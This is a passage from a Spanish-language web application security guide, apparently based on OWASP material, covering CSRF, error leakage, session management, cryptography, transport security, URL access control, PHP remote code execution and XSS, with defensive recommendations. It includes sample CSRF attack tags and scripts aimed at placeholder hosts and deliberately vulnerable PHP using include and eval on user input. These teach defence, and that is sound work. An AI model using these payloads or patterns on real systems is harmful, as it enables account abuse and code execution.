                    AND usuarioID=" + usuario.getID();
```

5.1.7. Cross Site Request Forgery (CSRF)

Un ataque *CSRF* fuerza al navegador de la víctima a enviar un pedido pre autenticado a una aplicación web vulnerable, forzando al navegador de la víctima a realizar acciones hostiles para el beneficio del atacante.

Esta vulnerabilidad es extremadamente extensa, cualquier aplicación web que autorice pedidos basados únicamente en credenciales que son automáticamente enviadas tales como *cookies* de sesión, credenciales de autentificación básica *(Basic Authentication credentials)*, certificados *SSL*, credenciales de dominio de *Windows*, etc.

Esta vulnerabilidad es conocida también por otro nombres como *Session riding, One-Click Attacks,Cross Site Reference Forgery, Hostile Linking* y *Automation Attack.*

El acrónimo *XSRF* también es usado. *OWASP* y *MITRE*[Ref62] usan *CSRF*.

Vulnerabilidad

Un ataque típico contra un foro podría tomar el formulario dirigido al usuario para invocar alguna función, como por ejemplo la página de *logout* de la aplicación.

El siguiente tag en cualquier página web de la víctima podría generar un pedido que logee al usuario:

```
<img src="http://www.ejemplo.com/logout.php">
```

Si una aplicación e-banking permite a su aplicación procesar pedidos, como por ejemplo transferir fondos, un ataque similar podría ser:

```
<img src =
"http://www.ejemplo.com/logout.php/transferir.do?
desdeCta=document.form.desdeCta&haciaCta=4345754&haciaSWIFTid=434343&monto=
3434.43">
```

Ambos ataques funcionan porque las credenciales de autorización del usuario (típicamente *cookies* de sesión) podrían ser incluidas automáticamente en los pedidos al navegador, aun si el atacante no suministra las credenciales.

Si el tag contiene el ataque puede ser posteado a una aplicación vulnerable, entonces la probabilidad de encontrar la víctima logeada se incrementa significativamente, similar al incremento del riesgo entre las vulnerabilidades *XSS reflected* y *stored*. La vulnerabilidad *XSS* no son requeridos por un ataque *CSRF* para funcionar, sin embargo cualquier aplicación con errores *XSS* es susceptible a *CSRF* porque un ataque *CSRF* puede aprovecharse de la vulnerabilidad *XSS* para robar cualquier credencial enviada no automáticamente que podría estar para protegerse contra un ataque *CSRF*. Es común que ambas técnicas se combinen.

Cuando se construyen defensas contra ataques *CSRF*, debería también enfocarse en eliminar las vulnerabilidades *XSS* de su aplicación ya que tales errores pueden ser usados para evitar las defensas *CSRF* que pudieran existir.

Recomendaciones

La solución para verificar que la aplicación se protege contra ataques *CSRF* es generar y requerir algún tipo de token de autorización que no es automáticamente enviado por el navegador.

Las aplicaciones deben asegurarse que no están dependiendo de credenciales o tokens que están automáticamente enviadas por los navegadores. La única solución es usar un token que el navegador no pueda "*recordar*" y entonces automáticamente incluir con un ataque *CSRF*.

Las siguientes son estrategias que deben ser tenidas en cuenta en todas las aplicaciones web:

- Asegurarse que no hay vulnerabilidades *XSS* en su aplicación.
- Agregar tokens particulares y aleatorios en cada formulario y URL que no podrá ser automáticamente enviado por el navegador. Por ejemplo:

```
<form action="/transferir.php" method="post">
        <input type="hidden" name="8438927730"
value="43847384383">
        ...
</form>
```

  y entonces verificar que el token enviado es correcto para el usuario actual.

  Tales tokens pueden ser únicos para una función particular o página para el usuario o simplemente único para toda la sesión.

  Es más complicado de construir y mantener, pero la protección es mas fuerte para un token para una función particular o conjunto de datos particulares.

- Para datos o valores transaccionales sensibles, reautenticar o usar firmas en la transacción para asegurar que el pedido es genuino.

  Considere enviar un e-mail o comunicarse con el cliente si la actividad es sospechosa para alertar al usuario y potencialmente terminar la transacción.

- No use pedidos *GET* (URLs) para datos sensibles o para realizar transacciones. Use únicamente métodos *POST* cuando está procesando este tipo de datos del usuario.
- Usar cómo una medida de protección el método *POST* es insuficiente, combinar con tokens random, autentificación *out of band* o reautentificación.

Los ataques *CSRF* avanzados pueden pasar estas restricciones, la técnica mas fuerte es usar tokens únicos y eliminar todas las vulnerabilidades *XSS* en su aplicación.

A diferencia de los ataques *XSS*, que se basan en explotar la confianza que tiene un usuario en un determinado sitio web o aplicación, los ataques *CSRF*, también denominados como *Cross Site Reference Forgery o XSRF*, se basan en explotar la confianza que los sitios web tienen con sus usuarios.

Al entrar a un sitio web que requiere autentificación, si se está manteniendo una conversación por chat con otra persona, esta persona podría enviar un enlace a una página que contuviera una imagen oculta que apuntase a una url del sitio web en el que se está autenticado. Cuando se ingresa esa página, la imagen oculta haría que se solicite al sitio web una determinada acción sin ser conscientes de ello, por ejemplo cambiando datos de registro, publicar información en un foro a nombre de otra persona, o cualquier otra cosa que involucre violar la privacidad de la persona autenticada.

El problema por lo tanto es que el sitio web en el que se está autenticado, es incapaz de saber si la petición que le llega la ha realizado una persona de forma voluntaria o si ha sido cambiada mediante algún ataque *CSRF*. Normalmente muchos sitios webs son vulnerables a este tipo de ataques, aunque los mecanismos de protección ante ellos son relativamente sencillos, siempre y cuando se los enmarque también dentro de otro tipo de protección, como ante ataques *XSS*.

Mecanismos de ataque

Los más sencillos se basan en la utilización de los atributos *src* de las etiquetas *img, script* e *IFRAME.* Este tipo de ataques son suficientes para aquellos webs que aceptan los parámetros de la acción mediante *GET*. Por ejemplo, podría ser suficiente con indicar una imagen de tamaño nulo con el atributo *src* http://www.example.com/pagina?parámetros.

Otra forma de ataque es la utilización de código *JavaScript* que nos permite realizar ataques a páginas con parámetros *GET* como las anteriores, tal como se muestra en el siguiente ejemplo, pero que también permite de forma muy sencilla atacar a páginas que utilicen parámetros vía *POST*.

```
<script>
        var foo = new Image();
        foo.src = "http://www.ejemplo.com/pagina?parametros";
</script>
```

Por último, es posible utilizar también los objetos *XMLHttpRequest* para realizar peticiones a la página atacada, pudiendo hacerlo utilizando parámetros *GET, POST*, o incluso procesos más complejos que requieran de varios pasos. A continuación se muestra un ataque a una página utilizando parámetros enviados por *POST*.

```
<script>
 var post_data = 'nombre=valor';
 var xmlhttp=new XMLHttpRequest();
 xmlhttp.open("POST", 'http://www.ejemplo.com/pagina', true);
 xmlhttp.onreadystatechange = function () {
  if (xmlhttp.readyState == 4){
 // en función del tipo de página web sería suficiente con llegar acá
 // o se podría programar algo específico para páginas con varios pasos por ejemplo.
  }
 };
 xmlhttp.send(post_data);</script>
```

Mecanismos de Defensa

A continuación se describen mecanismos para protegerse de un posible ataque CSRF.

➔ **Uso de un *token* de sesión personal**

Este es uno de los mecanismos más utilizados frecuentemente, el cual aporta un buen nivel de seguridad si se hace correctamente. Se basa en la generación y codificación de un número aleatorio (*token*) tras el login del usuario en la aplicación, que se almacena en la sesión del usuario. En cada formulario que se le presente al usuario se incluye un campo oculto en el que se escribe este *token*. A la recepción del formulario en el servidor se comprueba que el *token* se haya recibido y coincida con el almacenado para el usuario. Si el *token* no coincide se aborta la acción del formulario.

Con el fin de evitar que el *token* pueda ser fácilmente visible en la barra de direcciones del navegador o que llegue a otras páginas vía la cabecera HTTP_REFERER, es aconsejable enviar siempre el *token* mediante POST. En aplicaciones en las que se utilice una conexión automática si el usuario ya se ha autenticado alguna vez anterior, también es conveniente hacer que el valor de *token* expire, bien de forma independiente o con la sesión, con el objetivo de que si alguien obtiene el *token* éste caduque pasado un tiempo.

➔ **Uso de un *token* de sesión personal por acción**

De forma similar a la opción anterior se utilizan *tokens* generados de forma aleatoria y codificados, pero sin embargo, no se utiliza únicamente un *token* diferente por cada usuario, sino que cada usuario utiliza un *token* independiente por cada posible acción que la aplicación le ofrece. Estos *tokens* se generan previamente al uso de las acciones y se guardan en un mapa (un Hashtable por ejemplo) en la sesión del usuario, asociando cada acción con su *token* correspondiente. De esta forma cada vez que el usuario solicite una acción deberá incluir un parámetro, preferiblemente vía POST, que coincida con el valor almacenado para esa acción en la sesión.

En el caso de que un atacante obtuviera acceso a uno de estos *tokens* su margen de actuación sería menor, quedando limitado únicamente a la acción sobre la que esté definido el *token* y no pudiendo acceder al resto.

➔ **Uso de un *token* encriptado personal por acción**

En esta alternativa se amplia la opción anterior haciendo que los *token* generados para cada acción estén encriptados a partir de un código o nombre de acción, el identificador de sesión del usuario y una palabra secreta común. De la misma forma que en los casos anteriores este *token* se envía vía *POST* en cada acción y a su recepción se comprueba que el valor recibido coincida con el resultante de realizar la misma operación de encriptación. De esta forma no es necesario disponer de un mapa en sesión con las acciones y el *token* asociado a cada una, ya que estos *tokens* no son aleatorios sino que se generan a partir de una función aplicada sobre el código de la acción, el identificador de sesión y la palabra secreta.

Esta dependencia funcional de estos tres valores hace que los *tokens* sean independientes para cada usuario, para cada acción, y que estén asociados a la sesión del usuario, de forma que cuando ésta expire también lo haga el *token*. Por otra parte permite inutilizar todos los *tokens* en uso en un determinado momento simplemente cambiando la palabra secreta.

Las alternativas anteriores permiten alcanzar buenas cotas de seguridad sin ser demasiado compleja su implementación, sin embargo hay otras alternativas que habitualmente se aceptan como buenas y que dan una falsa sensación de seguridad al no protegernos tanto como en un primer principio mucha gente pudiera pensar.

- **Formularios *POST*:** los ataques *CSRF* no afectan únicamente a las páginas que aceptan parámetros vía *GET*. Bien es cierto que estas páginas son más sencillas de atacar, pero también es cierto que es relativamente sencillo atacar a cualquier página basada en *POST* mediante *JavaScript* o *XMLHttpRequest.*
- **Formularios multipágina:** al igual que es posible y fácil atacar a páginas con parámetros *POST*, también es sencillo realizar ataques sobre formularios multipágina utilizando por ejemplo *XMLHttpRequest*.
- **Comprobación del *Referer*:** una técnica habitual para evitar ataques *CSRF* es comprobar que la cabecera *HTTP_REFERER* coincide con la que se esperaría para esa acción. Esto que a primera impresión puede parecer buena idea no lo es tanto ya que esta cabecera se puede manipular de forma trivial, haciendo que contenga lo que se desee y permitiendo saltar fácilmente este control

5.1.8. Pérdida de la información y manejo inapropiado de errores

Las aplicaciones pueden sin intención filtrar información sobre su configuración, trabajos internos o violar su privacidad a través de una variedad de problemas en la aplicación.

Las aplicaciones pueden también filtrar el estado interno; como por ejemplo cuánto tiempo le lleva a un proceso ciertas operaciones o las diferentes respuestas ante distintas entradas, tales como mostrar el mismo mensaje de error con diferentes números de error.

Las aplicaciones web a menudo filtran la información sobre su estado interno a través de mensajes de error de *debugging* o detallado.

Las aplicaciones frecuentemente generan mensajes de error y lo muestran a los usuarios. Muchas veces estos mensajes de error son bastante útiles para ser atacados, porque revelan detalles de implementación o información que es útil para buscar una vulnerabilidad.

Hay varios ejemplos de esto:

- *Manejo de errores detallado*, donde en un mensaje de error se incluye demasiada información, tales como *stacks traces,* declaraciones SQL fallidas u otra información de *debugging*.
- *Las funciones que producen diferentes resultados de acuerdo a diferentes entradas.* Por ejemplo, sustituir el mismo nombre de usuario pero diferentes passwords para una función de login debería producir el mismo texto para usuario inválido o password inválido.Sin embargo, muchos sistemas producen diferentes códigos de error.

La solución es verificar que la aplicación no filtre información vía mensajes de error u otros medios.

Recomendaciones

Deberían usarse herramientas como *WebScarab* de *OWASP* para tratar de generar en la aplicación errores. Las aplicaciones que no son testeadas de esta forma a menudo generan salida de errores inesperados. Las aplicaciones deberían también incluir una arquitectura de manejo de excepciones standard para prevenir que no se filtre información no deseada o que pueda ser útil para un ataque.

Prevenir el filtrado de información requiere disciplina.

Las siguientes prácticas son efectivas:

- Asegurarse que el equipo de desarrollo de software comparte una línea en común con respecto al manejo de excepciones.
- Deshabilitar o limitar el detalle en el manejo de errores. En particular no mostrar información de *debugging* a usuarios finales, *stack traces* o información de *paths*.
- Asegurarse que los *paths* seguros que tienen múltiples resultados retornan similares o idénticos mensajes de error en aproximadamente el mismo tiempo. Si no es posible, considerar imponer un tiempo de espera aleatorio para todas las transacciones para esconder este detalle de un posible ataque.

5.1.9. Vulnerar Autenticación y Administración de Sesiones

Credenciales de una cuenta y tokens de sesión no están a menudo adecuadamente protegidos. Esto puede llevar al robo de cuentas administrativas o de usuario, contaminar controles de responsabilidad y autorización y causar violaciones de privacidad.

El ataque compromete la autentificación de tokens, passwords o claves para asumir la identidad de otros usuarios.

Los defectos en el mecanismo de autentificación principal no son poco común, pero la debilidad es más común a través de la inclusión de funciones de autentificación complementarias como *logout*, gestión de password, *timeout*, "*recordarme*", preguntas secretas y actualización de cuentas.

La solución es verificar que la aplicación apropiadamente autentique los usuarios y proteja las identidades y sus credenciales asociadas.

Recomendaciones

La autentificación depende de comunicación segura y el almacenamiento de credenciales.

Primero asegure que *SSL* es la única opción para todas las partes autenticadas de la aplicación (punto 9) y que todas las credenciales están almacenadas "*hashed"* o formularios encriptados (punto 8).

Prevenir errores de autentificación lleva un cuidadoso planeamiento. Entre las consideraciones más importantes están:

- Únicamente usar un mecanismo de administración de sesiones *inbuilt (dentro de la aplicación)* , no escribir o usar manejadores secundarios de sesiones.
- No aceptar identificadores de sesión inválidos o nuevos desde la URL o en el *request*.
- Limitar o deshacerse de *cookies customizables* para propósitos de autentificación o administración de sesiones, tal como funcionalidad de tipo "*recordarme*" o funcionalidad *SSO (Single Sign On, habilita al usuario para acceder a varios sistemas con una sola instancia de identificación)* en aplicaciones hogareñas.
- Usar un único mecanismo de autentificación con la fuerza apropiada.
- No permitir al proceso de *login* comenzar desde una página no encriptada, siempre comenzar el proceso de *login* desde una segunda página encriptada, con *tokens* de sesión actualizados o nuevos para prevenir el robo de sesión o credenciales, ataques *phishing* o ataques "*session fixation*" *(poder generar sesiones de otra persona).*
- Regenerar una nueva sesión sobre una autentificación exitosa o cambio de nivel de privilegio.
- Asegurarse que cada página tiene un enlace de *logout*, y que el *logout* destruye todas las sesiones del lado del servidor y las *cookies* del lado del cliente.
- Usar un período de *timeout* que automáticamente deslogee una sesión inactiva conservando los valores de los datos protegidos.
- Usar únicamente funciones de autentificación complementarias fuertes (preguntas y respuestas, *reseteo* del password), son credenciales de la misma forma que un nombre de usuario y un password.

Recomendaciones

- Chequear el viejo password cuando se cambia a uno nuevo.
- No exponer identificadores de sesión o cualquier porción de credenciales válidas en *URLs* o *logs* (no reescribir sesiones o password de usuarios en archivos de *log*)
- No confiar en credenciales "*spoofables*" como la única forma de autentificación.
- Tener cuidado en enviar "secretos" a direcciones de mail registradas , para avisar sobre passwords vencidos. Usar números aleatorios limitados en el tiempo para blanquear el acceso y enviar un mail tan pronto como el password haya cambiado. Tener cuidado con los cambios de mails de los usuarios, mandar confirmación o información a su antiguo mail.

5.1.10. Almacenamiento Criptográfico Inseguro

Las aplicaciones web raramente usan funciones criptográficas para proteger apropiadamente datos y credenciales. Proteger datos sensibles con criptografía se ha vuelto una parte clave en la mayoría de las aplicaciones web. Las aplicaciones que usan encriptación frecuentemente usan criptografía diseñada pobremente, o usan el cifrado inapropiadamente o cometen errores usando un cifrado robusto. Estos errores pueden llevar a develar datos sensibles.

El ataque puede aprovechar los datos protegidos débilmente para robar la identidad de un usuario, por ejemplo.

Prevenir errores en criptografía lleva un cuidadoso planeamiento.

Los problemas más comunes son:

- No encriptar datos sensibles
- Usar algoritmos hechos en la empresa
- Uso inseguro de algoritmos robustos
- Uso continuo de algoritmos conocidos como débiles (*MD5, SHA-1, RC3, RC4,* etc...)
- Claves *hardcodeadas* y claves almacenadas en lugares no protegidos

La solución es verificar que la información sensible está apropiadamente encriptada por la aplicación en un lugar de almacenamiento.

Recomendaciones

El aspecto más importante es asegurarse que todo que todo lo que debería estar encriptado esté encriptado. Entonces asegurarse que la criptografía está apropiadamente implementada, las siguientes recomendaciones deberían ser tomadas como parte de su régimen de *testeo* para ayudar al manejo seguro de los materiales criptográficos:

- No permitir que el equipo no calificado trate de crear algoritmos criptográficos. Use únicamente algoritmos públicos aprobados tales como *AES*, criptografía de clave pública *RSA*, y *SHA-256* o posterior para *hashing*.
- No usar algoritmos débiles como *MD5/SHA1*. Elegir alternativas seguras como *SHA-256* o posterior.
- Generar claves offline y almacenar claves privadas con sumo cuidado
- Asegurarse que credenciales de infraestructura tales como credenciales de base de datos a detalles de acceso a una cola de mensajes estén encriptadas de forma segura y no sea fácil desencriptarlas por usuarios remotos o locales.
- Asegurarse que los datos encriptados almacenados en el disco no sean fácil de desencriptar. Por ejemplo, la encriptación es pobre si el *pool* de conexión a la base de datos provee acceso sin encriptación.
- Bajo el *requerimiento 3 de Standar de Seguridad de Datos PCI,* debe proteger los datos de tarjetas de crédito. La conformidad *PCI DSS* es obligatoria para el 2008 para los comerciantes y para cualquiera que trate con tarjetas de crédito.
- Una buena práctica es nunca almacenar datos innecesarios tales como información barras magnéticas o *PAN* (número de tarjeta de crédito). Si se almacena el *PAN*, los requerimientos para la conformidad *DSS* son considerables y se incrementan. Por ejemplo, nunca permitir almacenar el número *CVV* (los últimos tres dígitos de la tarjeta de crédito) bajo ninguna circunstancia.

5.1.11. Comunicaciones Inseguras

Las aplicaciones frecuentemente fallan al encriptar el tráfico de red cuando es necesario proteger las comunicaciones sensibles.

La encriptación (usualmente *SSL*) debe ser usada para todas las conexiones autenticadas, especialmente páginas web accedidas desde Internet pero también para las conexiones *backend*. Además las aplicaciones podrían exponerse a una autentificación o *token* de sesión.

La encriptación debería ser usada cuando los datos transmitidos son sensibles, como tarjetas de crédito o información de salud.

Las aplicaciones que salen o son obligadas a salir de un modo de encriptación pueden ser atacadas.

El *Standard PCI* requiere que toda la información de tarjetas de crédito que sea transmitido sobre Internet este encriptada.

Fallar en la encriptación de comunicaciones sensibles significa que un ataque puede interceptar el tráfico sobre la red para tener acceso a la conversación, incluyendo cualquier credencial o información sensible transmitida.

Considere que las diferentes redes son mas o menos susceptibles a ser interceptadas.

Sin embargo, es importante darse que cuenta que eventualmente un *host* puede estar comprometido en casi cualquier red y un ataque rápidamente puede instalar un *sniffer* para capturar credenciales de otros sistemas.

Usar *SSL* en las comunicaciones con usuarios finales es crítico, ya que son propensos a usar redes inseguras para acceder a las aplicaciones. Como HTTP incluye credenciales de autentificación o *tokens* de sesión con un simple pedido, todo el tráfico necesita ir sobre *SSL*, no sólo el pedido de *login*

Encriptar comunicaciones en servidores *backend* es también importante. Aunque estas redes parecen ser más seguras,.la información y credenciales que llevan es más sensible y más extensa. Por lo tanto, usar *SSL* en el *backend* es importante.

Encriptar datos sensibles como tarjetas de crédito y números de seguros sociales, se ha transformado en regulaciones financieras y privadas para muchas organizaciones. No ocuparse de usar *SSL* para las conexiones que manejan tales datos crea un riesgo de conformidad con esas regulaciones.

El testeo puede verificar que se esté usando *SSL* y encontrar muchos errores relacionados con *SSL* en el *frontend*, pero el testeo automatizado es probablemente más eficiente, como por ejemplo herramientas para escanear vulnerabilidades. La revisión de código es bastante eficiente para verificar el uso apropiado de *SSL* para todas las conexiones con el *backend*.

Recomendaciones

La protección más importante es el uso de *SSL* en cualquier conexión autenticada o siempre que los datos sensibles estén siendo transmitidos. Hay un número de detalles involucrados con la configuración de *SSL* para las aplicaciones web, es importante entender y analizar su ambiente.

- Usar *SSL* para todas las conexiones que son autenticadas o que transmiten datos sensibles, como credenciales, detalles de tarjetas de crédito, información privada.
- Asegurarse que las comunicaciones entre elementos de la infraestructura, tales como comunicaciones entre el servidor web y el sistema de base de datos estén apropiadamente protegidas usando *TLS* o encriptación a nivel de protocolo para credenciales.
- Bajo el requerimiento *4 del estándar de seguridad de datos PCI* debe proteger los datos de una tarjeta de crédito que están en tránsito.

5.1.12. Fallo en el acceso a URL restringidas

Es frecuente que la única protección para áreas sensibles de una aplicación sean enlaces o *URLs* que no son presentadas a usuarios no autorizados.

La seguridad por oscuridad no es suficiente para proteger funciones sensibles y datos en una aplicación. Deben realizarse chequeos al control de accesos antes que un pedido a una función sensible sea garantizada para asegurar que el usuario es autorizado a acceder a tal función.

El ataque se aprovecha de esta debilidad para acceder y realizar operaciones no autorizadas.

El ataque principal para este tipo de vulnerabilidad es el conocido como método "*forced browsing*", el cual abarca adivinar enlaces y técnicas de fuerza bruta para encontrar páginas no protegidas. Las aplicaciones a menudo permiten acceso al código de control para desarrollar y propagar sobre el código base, resultando en un modelo complejo que es difícil de entender tanto para los desarrolladores como para los especialistas en seguridad. Esta complejidad hace que aparezcan errores y las páginas se pierdan, dejándolas expuestas.

Algunos ejemplos comunes de estos errores incluyen:

- *URLS "ocultas" o "especiales"*, habilitadas sólo para administradores o usuarios privilegiados en la capa de presentación pero accesible a todos los usuarios si ellos conocen que existen, como por ejemplo /admin/adduser.php o /approveTransfer.do.

  Esto prevalece en los códigos de menú
- Las aplicaciones a menudo permiten acceder a archivos ocultos tales como *XML* estáticos o reportes generados por el sistema, confiando la seguridad en ocultarlos (*obscurity*).
- Código que fuerza una política de control de accesos pero está desactualizada o es insuficiente. Por ejemplo, imagine que /approveTransfer.do fue una vez habilitado para todos los usuarios pero un día solo está habilitado para los aprobadores, el *fix* para los usuarios no autorizados puede no estar instalado para algún caso.
- Código que evalúa privilegios en el cliente pero no en el servidor, como en el "*Attack on MacWorld 2007*"

La solución es verificar que el control de accesos se cumple consistentemente en la capa de presentación y en la lógica de negocios para todas las *URLs* en la aplicación.

Recomendaciones

Tomarse el tiempo para planear la autorización creando una matriz que mapee roles y funciones de la aplicación es el paso clave para lograr protección contra el acceso a *URL* restringidas. Las aplicaciones web deben conseguir el control de acceso en cada *URL* y función de negocios. No es suficiente poner control de accesos en la capa de presentación y dejar la lógica de negocios desprotegida. Tampoco es suficiente chequear una vez durante el proceso para asegurarse que el usuario está autorizado, y entonces no chequear en los pasos subsecuentes. De lo contrario, el ataque puede simplemente saltearse el paso donde se chequea la autorización, y falsificar los valores de los parámetros necesarios para continuar en el próximo paso.

Poner en funcionamiento el control de acceso a las *URLs* lleva algún planeamiento cuidadoso. Entre las más importantes consideraciones están:

- Asegurar que el cumplimiento de la matriz de control de accesos es parte del negocio, arquitectura y diseño de la aplicación
- Asegurar que todas las *URLs* y funciones de negocios están protegidas por un mecanismo control de accesos efectivo que verifica los roles de los usuarios y derechos antes de que se produzca algún procesamiento. Asegurarse que esto se hace durante cada paso del proceso, no sólo una vez en el comienzo del cualquier proceso con múltiples pasos.
- Realizar un test de penetración antes de elaborar terminar el código para asegurar que la aplicación no puede ser víctima de un ataque.
- Prestar atención de los archivos incluidos (*include*) o de librería, sobretodo si tienen una extensión ejecutable como *.php*.
- No asumir que los usuarios ignoran las *URLs* o *APIs* especiales u ocultas. Siempre asegurar que las acciones administrativas y de privilegio estén protegidas.
- Bloquear el acceso a todos los tipos de archivos que su aplicación nunca debería ofrecer, este filtro podría seguir el enfoque "*accept known good*" y únicamente permitir tipos de archivos que deban estar disponibles, por ejemplo *.html, .pdf, .php.*

  Esto podría bloquear cualquier intento de acceder a archivos de *logs*, archivos *xml*, etc. recursos que nunca se tiene la intención de ofrecer directamente.
- Mantener actualizada la protección contra virus y los parches para componentes como procesadores de *XML*, procesadores de palabras, procesadores de imagen, etc. que manejan los datos suministrados por el usuario.

Attack on MacWorld 2007[Ref44]

Este fue una vulnerabilidad reportada en http://grutztopia.jingojango.net/ por un fallo en el acceso a la URL que aprobaba pases para distintos espectáculos de cualquier valor si se manipulaba la validación *javascript*.

Aprobaba pases "*Platinum*" que tenían un costo de U$S 1700 vía *Javascript* en el navegador pero no en el servidor. Se descubrió una función en *Javascript* llamada "*check_password*" que se llamaba cada vez que había cambios en el campo de "*Priority Code*".

Esto es lo que hacia:

1. Convertía el texto plano a mayúsculas y eliminaba los caracteres inválidos
2. Calculaba el MD5 del nuevo texto plano
3. Chequeaba la lista de códigos válidos MD5 (en texto plano)
4. Mostraba un mensaje de alerta si no existía el código

Usando el *cracker John The Ripper* con algunas reglas se generaban claves hasta que el *Javascript* validaba la entrada.

5.2. PHP Top 5

PHP Top 5[Ref57] es un proyecto de *OWASP* basado en la sección de *PHP del TOP 20 de SANS*[Ref45] (Instituto dedicado a la investigación y educación de seguridad informática).

Es una clasificación de cinco vulnerabilidades que afectan particularmente a aplicaciones web desarrolladas en el lenguaje *PHP*.

Ejecución Remota de Código(Remote Code Execution)

El ingreso y la inclusión de archivos y URLs proporcionados por el usuario sin chequeo previo puede incluir archivos con código malicioso o URLs de sitios peligrosos para la aplicación.

Cross-site scripting

XSS (Cross Site Scripting) es un ataque basado en explotar vulnerabilidades del sistema de validación del código HTML.

SQL Injection

SQL Injection es una vulnerabilidad a nivel de validación de las entradas a la base de datos de una aplicación.

Configuración PHP

Muchas opciones de seguridad en *PHP* están seteadas incorrectamente por defecto y dan una falsa sensación de seguridad.

Ataques al sistema de archivos

Los desarrolladores *PHP* tienen varios caminos para restar seguridad en servidores compartidos contra los ataques al sistema de archivos local.

5.2.1. Ejecución Remota de Código*(Remote Code Execution*)

Afecta a las aplicaciones que aceptan nombres de archivos por parte del usuario cuando el sitio web maneja el ingreso y la inclusión de archivos y URLs sin chequeo previo.

Por ejemplo se permite subir información hostil a foros que permiten compartir imágenes, incluyendo archivos con código malicioso.

Las causas de este problema son:

- validación insuficiente de las entradas del usuario antes de llamados al sistema de archivos tales como *require, include* o *fopen()*
- *allow_url_fopen* y PHP wrappers permiten este comportamiento por *default* lo que es innecesario en la mayoría de las aplicaciones
- pobre planificación para la mayoría de los hosters que permiten privilegios por *default* excesivos y un alto rango de acceso de lo que deberían tener áreas limitadas.

A partir de la versión 4.0.4 de PHP, la opción *allow_url_fopen* es habilitada por *default*, permitiendo escribir aplicaciones vulnerables sin realizar muchos cambios de configuración.

A partir de PHP 4.3.4, el proyecto PHP cambio el acceso a *PHP_INI_SYSTEM*, el cual previene deshabilitando esta característica usando *ini_set()*.

Un escenario donde puede presentarse este problema es al incluir código como los siguientes:

```
$reporte = $_POST['nombre_reporte'];
include $reporte;

$nombre_usuario = $_POST['nombre_usuario'];
eval("echo $nombre_usuario");
```

El anterior ejemplo no es exhaustivo. Otros constructores para tener en cuenta:

- *fopen(), fsockopen()*
- *Direct command execution*(Ejecución de comandos directo) - *popen(), system(), ` (operador backtick).* Permite ataques remotos con ejecución de código en el sistema sin necesariamente introducir código remoto.
- Ejecución de código PHP directo vía *eval()*
- Evaluación limitada si el ataque provee código PHP dentro de comillas dobles en el código de la aplicación – útil para revelar información
- *include, include_once, require, require_once* con entradas dinámicas
- *file_get_contents()*
- *imagecreatefromXXX()*
- *mkdir(), unlink() , rmdir()* , etc. - PHP 5.0 y posteriores versiones tienen soporte limitado para algunos wrappers URL para la mayoría de todas las funciones sobre archivos

Recomendaciones

- Los desarrolladores deberían revisar el código para operaciones sobre archivos, declaraciones *include/require,* y *eval()* que aseguren que la entrada del usuario está validada apropiadamente antes del primer uso
- Los desarrolladores cuando escriben código nuevo deben tratar de limitar el uso de entradas dinámicas de los usuarios a las funciones vulnerables directamente o vía *wrappers*
- Los administradores del sitio deben deshabilitar las opciones *allow_url_fopen* en el *php.ini* seteandolo en 0
- Los administradores del sitio deben habilitar *"safe_mode"*y restricciones de *set open_basedir*
- Deben también filtrar el ambiente servidor para prevenir que el servidor genere nuevos pedidos de salida

"safe_mode"

Safe Mode es un conjunto de controles, los cuales cuando están seteados:

- fuerza el testeo de permisos de usuarios (UID) antes de abrir archivos.
  Habilitar *safe_mode_gid* (GID) implica acceso como si *safe mode* estuviera deshabilitado.
- previene *system()* y otros llamados desde *"working"* (a menos que *safe_mode_exec_dir* este seteado)
- restricciones en la configuración de la mayoría de las variables del ambiente (pero no lectura de ellas)
- *open_basedir* permite a los *hosters* forzar el acceso a archivos para permanecer dentro del directorio virtual, de otra forma esto no está seteado

Sin embargo, *safe_mode* puede presentarse de diferentes formas.

La mayoría de los *exploits* en *PHP* rondan alrededor de las restricciones de *safe_mode.*

Safe Mode se eliminó en *PHP 6.0.*

5.2.2. Cross-site scripting

Cross-Site Scripting (también conocido como inserción de HTML o inserción de agente) se divide en 3 tipos o modos: *reflected, stored y DOM injection.*

- ***Reflected*** El ataque provee un enlace u otro *payload* conteniendo código malicioso, con el cual la aplicación inmediatamente muestra una respuesta a la víctima que puede ser una página falsa. Es la principal forma de *phishing via e-mail (eBay scams, bank scams,* etc)
- ***Stored*** El ataque almacena contenido malicioso dentro de la base de datos, la victima es expuesta a un ataque posterior. Es la más común de las formas de ataques *cross-site scripting* en los foros, *blogs* y aplicaciones *web mail.*
- ***DOM Injection*** El ataque usa el código *Javascript* del sitio de la víctima para realizar *reflected cross-site scripting.* Esta técnica no es ampliamente usada pero es tan devastadora como cualquier forma de *cross-site scripting.*

Los ataques son implementados generalmente en *JavaScript*, permite manipular cualquier aspecto de la página devuelta, incluyendo agregar elementos(tales como un login que nos lleve a una página falsa), manipular cualquier aspecto de un árbol *DOM*, eliminar o cambiar el *look and feel* de una página, etc.

Javascript permite el uso de *XmlHttpRequest*, usado generalmente en tecnologías *AJAX*, aún si el sitio de la víctima no usa *AJAX*.

Recomendaciones

- Verificar que todos los parámetros en la aplicación sean validados y/o encodeados antes de ser incluidos en la página HTML
- La mejor protección para *XSS* es una combinación de validación "*whitelist*"de todos los datos entrantes y un encodeo apropiado de todos los datos de salida.

  La validación permite la detección de ataques, y el encodeo previene el script injection exitoso.

  Prevenir *XSS* en una aplicación requiere:

  - **Validación de la entrada:** Usar un mecanismo de validación de entradas de usuario por tipo, longitud y sintaxis y reglas de negocios antes de aceptar los datos a ser mostrados o almacenados. Usar una estrategia de validación "*accept known good*".
  - **Fuerte encodeo de la salida:** Asegurar que todo los datos suministrados por el usuario sean entidades HTML encodeadas antes de devolver el HTML, encodeando todos los caracteres antes que un subconjunto. Este es el sentido de la librería Anti *XSS* de *Microsoft* y de la librería Anti-*XSS* de *OWASP*.
  - **No usar validación "*blacklist*"(no permitir todo lo que no sea inválido)** para detectar *XSS* en la entrada o para encodear la salida**:** Buscar y reemplazar pocos carácteres es débil (como por ejemplo "<" y ">").
  - **Tenga cuidado con los errores de "*canonicalization*"**, las entradas deben ser decodificadas y "*canonizadas*" a la representación interna actual de la aplicación y antes de ser validadas. Hay que asegurarse que la aplicación no decodifique la misma entrada dos veces.

- La aplicación no debería depender de *register_globals*, sobretodo si no tiene validación en la entrada del usuario y asegurarse que todas las variables están apropiadamente inicializadas
- Obtener entradas de usuarios directamente de la ubicación correcta (*$_POST, $_GET*, etc.) en lugar de depender de *register_globals* o el objeto *request* (*$_REQUEST*)
